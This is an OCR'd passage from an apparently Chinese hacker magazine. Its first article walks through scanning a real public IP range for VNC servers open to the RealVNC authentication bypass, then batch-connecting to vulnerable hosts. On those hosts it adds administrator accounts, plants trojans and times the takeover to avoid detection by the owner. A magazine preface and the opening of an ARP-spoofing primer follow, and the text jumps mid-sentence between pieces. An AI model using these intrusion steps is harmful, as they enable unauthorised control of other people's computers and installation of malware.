

本案例通过VNC漏洞利用工具直接扫描开放5900端口的计算机，该工具在扫描过程中可以自动识别RealVNC远程认证绕过漏洞，并将扫描结果保存在VNC_bypauth.Txt文件中。本案例中使用VNC漏洞利用软件vnc.exe软件来扫描开放5900端口的IP地址，在DOS或者DOSShell下输入“vnc”命令后，会给出使用帮助，其命令格式为“vnc -i IPaddress1-IPaddress2 -p 5900 -vnc”，例如在本例中对64.141.178.98-64.255.255.255网段进行扫描的命令为“**vnc -i 64.141.178.98-64.255.**

255.255 -p 5900 -vnc”，如图1所示，然后敲回车键开始扫描。






图1

扫描的时候有一些要点说明一下：

(1) 如果是通过radmin的telnet来执行扫描命令，则只要扫描命令运行后，即使关掉telnet也不影响扫描，vnc会继续在肉鸡上进行扫描，扫描时会提示扫描的IP地址数、比例以及扫描所花费的时间等，如图2所示。

(2) Vnc.exe扫描完成以后会在扫描当前目录中生成扫描结果文件VNC_bypauth.txt，VNC_bypauth.txt文件中会记录开放5900端口的IP地址以及VNC的状态。VNC的状态有patched、banned、VULNERABLE等，如图3所示。


图2



图3


整理开放5900端口的IP地址。使用UltraEdit编辑器编辑VNC_bypauth.txt，过滤存在“**:5900 vnc4:VULNERABLE**”的IP地址，如图4所示。

使用UltraEdit的“替换”和“清除行后空格”功能可以快速整理扫描的VNC_bypauth.txt文件。


整理扫描批处理命令。在扫描结果文件VNC_ bypauth.txt中替换掉字符串“**:5900 vnc4:VULNERABLE**”，并去掉行尾的空格UltraEdit的块选功能，在IP地址前面加入link命令，编辑完毕后另存为59-vnc.txt，如图5所示。

在link与IP地址之间要留一个空格，否则命令就会执行错误。



图4


图5


使用VNC连接器Link进行连接。全部选中并复制59-vnc.txt中的所有内容，然后在DOS窗口，右键单击，选择“粘贴”命令执行VNC连接批处理命令，在窗口中会弹出VNC成功连接以及VNC连接失败或者要求重新连接的界面，如图6所示。


图6

处理连接结果。在执行批处理时，由于IP地址限制等原因，因此可能存在无法正常连接VNC服务器的情况，有的可能需要输入密码；关闭无法连接或者需要密码的连接的VNC服务端，保留可以直接查看的VNC服务端，如图7所示。


图7

在处理连接过程中，如果VNC服务端界面中计算机显示为锁定状态，该计算机就需要输入用户名和密码才能使用，不过可以选中该连接，右键单击选择“VNC Connection Info”，查看该连接的相关信息，等待管理员登录后计算机没有锁定时实施控制，如图8所示。


图8

实施控制。选择一个屏幕没有锁定的VNC服务端，单击“start”-“run”在其中输入“cmd”命令打开Dos提示符窗口，依次执行添加用户、提升用户为管理员权限以及查看管理员组用户命令，如图9所示，由于拥有系统安全控制权限，因此在该界面下还可以上传木马程序并执行。

此时要注意的是：使用VNC连接器进行连接时是使用完全控制模式，因此应当选择用户不在计算机前时执行命令和实施控制，否则容易被用户现场发现。执行命令时尽量使用批处理命令，执行完毕后自动退出DOS提示符窗口。

小结

本案例通过扫描5900端口，整理开放并存在VNC密码验证绕过漏洞的IP地址，通过VNC Link软件直接连接，连接成

首语：

又是12月，每当做这期杂志的时候总是有太多的感慨，一个结束，同时也是开始。每次回望这一年的时候，心情都是不同的。会为取得的成绩而高兴，也会为错过的机遇而难过。都是这样，因为艰辛才会有所回忆，也才会更容易的触碰到快乐。

浅谈ARP攻击与防御

图 冷雪书生

从本文你可以学到：

1、基本的网络知识

2、ARP欺骗的原理

3、ARP挂马与DNS劫持的原理

4、ARP欺骗的防范

经常看见《黑手》上有关于ARP欺骗的文章，但大多在讲工具的使用，可能很多人对ARP欺骗还不是很理解，尤其是刚入《黑手》的菜鸟，我们不能只局限在工具的使用上，而应该对网络有非常深入的理解，同时作为一个黑客这也是必须要学的，希望你能耐心的看完本文，你必定会学到不少东西。

一、ARP基础讲解

ARP即**Address Resolution Protocol**，翻译为地址解析协议，作用就是将IP地址解析或翻译为MAC地址，这是因为ARP协议工作在第二层，即数据链路层，在数据链路层靠的就是MAC地址来进行主机间身份的识别，每台主机上都有一张ARP缓存表，它记录了IP地址到MAC地址的映射关系，MAC地址又叫硬件地址或称网卡地址，全球唯一。ARP表记录的内容如图1。

IP地址	MAC地址
192.168.1.2	00-50-56-C0-00-08
192.168.1.3	00-50-56-C0-40-22
192.168.1.4	00-50-56-C0-10-33
··········	············

图1 ARP缓存表记录

因此主机间通信要通过查看ARP表来确定目标主机的位置，然后再发送数据。那么如何获取对方的地址呢，这就要用到广播的方式，这就好比日常生活中的广播一样，通过向本网络中（比如同一个局域网）的所有主机发送请求信息，然后来获取各台主机或某台主机的地址，具体如图2。




图2 局域网中的广播

如图2所示，在同一网段中（比如网吧通常就是同一个网段），假设主机A要和主机D通信，但A中没有关于D的ARP映射表，于是A就向除本端口以外的所有端口发送一个广播分组，这个广播被称为本地广播，它的地址形式为：255.255.255.255，表示向网络中所有主机发送消息。当发送出去之后，B、C、D都能收到这个广播分组，同时B、C、D都会将A的IP和MAC地址写进各自的ARP缓存表中，但之后响应A的只有D，因为D此时知道A要和它通信，所以D将自己的IP和MAC地址发送给A，A便将它存储到自己的ARP缓存中。这样就完成了地址的获悉过程。

在Windows下，默认ARP缓存中的表项仅存储2分钟，若一个表项在2分钟内被用到，则寿命会延长2分钟，直到达到最大值10分钟为止，超过10分钟后ARP表将被删除，然后发送ARP请求重新获得新的地址映射表。有ARP就必定会有RARP（Reverse ARP），即反向地址解析协议，它的作用就是将MAC地址解析为IP地址，当一台主机要想知道自己的IP地址时，用ARP无法实现，固只能用RARP来解析。

二、ARP欺骗的适用场合

1、共享式以太网

